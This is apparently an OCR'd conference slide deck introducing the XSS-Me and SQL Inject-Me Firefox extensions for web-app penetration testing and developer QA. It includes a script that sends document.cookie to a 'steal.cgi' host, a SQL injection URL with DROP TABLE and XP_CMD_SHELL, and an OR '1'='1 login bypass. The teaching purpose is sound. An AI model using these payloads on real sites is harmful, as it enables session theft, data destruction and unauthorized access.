Security Compass

Exploit-Me

Firefox Plug-ins for Application Penetration Testing

Who am I


- Dan Sinclair
  - Security Consultant for Security Compass
  - Developer background
  - Primarily working in web application pen-testing and training

Agenda

- Cross-site scripting, really a danger?
- State of web application security
- Introducing XSS-Me
- Introducing SQL Inject-Me
- Where do I get these toys?
- Into the crystal ball

But First…

- Do we really care?
  - Isn’t XSS just an annoying popup box?



[JavaScript Application]


Insignificant?!?!

XSS – Really a Danger?

- We know XSS can be dangerous, but can we use it to rob a bank?
  - AJAX + CSRF + XSS = Major problem

State of Web App Security

- Or, should I say insecurity?
- Web app exploits outnumber buffer overflows in CVE
- Large portion of web apps suffer from XSS or SQL Injection



```
m/register.php?id=6; DROP TABLE CUSTOMERS; XP_CMD_SHELL('TFTP
```

What is this XSS Stuff

- Un-validated user input executed by the users computer
- JavaScript is typically used
  - PDF files are XSS-able
- Someone took my cookie

```
<SCRIPT>
location.href=“http://10.1.1.1/cgi-bin/steal.cgi?”+
  escape(document.cookie);
</SCRIPT>
```

Two Exciting Flavours

- Reflected
  - Spit back as soon as it goes in
  - XSS-Me helps here


- Stored
  - Saving it for someone else
  - XSS-Me future version

Someone Changed my App

- AJAX is adding a new element into these attacks
  - AJAX was used in the IBDBank attack
- Attacker can play with data as if the victim is doing it
  - Send
  - Receive
  - Parse

Testing Tools

- Various tools exist
  - OWASP tools, commercial, Open Source
- Work very well
  - For what they were built to do



☐ Tree Selection filters conversation list

Url	Methods	Status	Com...	Scripts	Set-...
http://www.myloadt	GET	200 OK	☐	☑	☐
000016.html	GET	200 OK	☐	☑	☐
images/			☐	☐	☐
mt/			☐	☐	☐
styles-site.css	GET	200 O...	☐	☐	☐


ID	Method	Host	Path
16	GET	http://www.myloadte...	/mt/mt-comments.cgi
17	GET	http://www.myloadte...	/styles-site.css
18	POST	http://www.myloadte...	/mt/mt-comments.cgi
19	GET	http://www.myloadte...	/mt/mt-comments.cgi
20	GET	http://www.myloadte...	/000016.html

```
22:21:23 Listener-127.0.0.1:8008(Listener.run): Connect from 127.0.
22:21:23 Listener-127.0.0.1:8008-15(URLFetcher.fetchResponse): h
22:22:04 Listener-127.0.0.1:8008(Listener.run): Connect from 127.0.
22:22:05 Listener-127.0.0.1:8008-16(URLFetcher.fetchResponse): h
22:23:37 Listener-127.0.0.1:8008(Listener.run): Connect from 127.0.
```

The Missing Piece

- Most tools not for developers or QA
- Developers and QA **must** be checking for security vulnerabilities
- Need lightweight tools


Into the SDLC



- Developers use during code phase
- QA use during test phase
- Pen testers use prior too/during production

XSS-Me to the Rescue

- Firefox extension to test for cross-site scripting



XSS Me

XSS Me lets you test the page you're viewing for Cross Site Scripting vulnerabilities.

Each tab represents a form on the page and lists all the fields. Just fill in good values for all the fields and mark which ones are to be tested (they will become yellow) then click either "Test with All Attacks" or "Test with Top Attacks".

These are the fields in this form:

client ☐ firefox-a

rls ☐ org.mozilla:en-US:official

XSS-Me Features

- Pick forms to test
- Pick fields to test
- Import/export/add/remove XSS strings
  - Ships with RSnakes XSS strings by default (well, mostly)
- Heuristics to limit tests (in the upcoming 0.3 release)


Heuristic?

- Checking all attacks against all fields is slow.
  - No, trust me, it’s slow
- Heuristic tests limit the fields we have to check by determining if we can inject them
  - Passes set of characters and checks if they’re returned (;V<>=‘”)

Behind the Magic

- Attempts to set *document.vulnerable=true* into the DOM
- If property set, attacked worked
- Also checks for plain text string, a potential vulnerability
  - OnMouseOver injection

Double Your Requests



Thank $deity for Struts

- Everyone says use Struts to protect yourself
  - Sure, just don’t follow the supplied examples

Being Jimmy

```
sql = “SELECT * FROM users WHERE username = ‘” &
Request(“username”) & “’ AND password = '" &
Request(“password”) & "'"
```

```
User Input:
username = jimmy
password = blah’ OR ‘1’=‘1
```

```
SELECT * FROM users WHERE username = ‘jimmy’ AND password
= ‘blah’ OR ‘1’=‘1’
```


Since “WHERE 1=1” is true for all records the entire table is returned!

Stopping the Needle

- Defence is well known and **faster** then what you're doing now
  - Prepared Statements
  - Stored Procedure
    - Ok, if you use exec in your procedure this is also vulnerable, but, you're not doing that right?

SQL Inject-Me

- Firefox extension to check for SQL injection



SQL Inject Me

SQL Inject Me lets you test the page you're viewing for Cross Site Scripting vulnerabilities.

Each tab represents a form on the page and lists all the fields. Just fill in good values for all the fields and mark which ones are to be tested (they will become yellow) then click either "Test with All Attacks" or "Test with Top Attacks".

page: □ search.asp

searchtype: □ 0

search: □ Change this to the value you want tested

FalseSecure.Com

Welcome, **test test**, to FalseSecure.Com

SQL Inject-Me Features

- Similar features to XSS-Me
- Can input SQL strings and the output to signify a successful attack
- New version has an expanded list of strings to search

Where do I get These Toys?

- Available off of our website
  - www.securitycompass.com
- Extra XSS-Me attack strings also available from site
- Open sourced under GPL v3
- Does not currently support Firefox 3
  - We're working on it, should be ready soon after FX3 is released

Into the Crystal Ball

- XSS-Me and SQL Inject-Me 0.3.0 to be released soon
  - Adding auto-encoding to a future version
- Access-Me
  - Testing access controls on websites

Questions

- Lets have ‘em
  - dan@securitycompass.com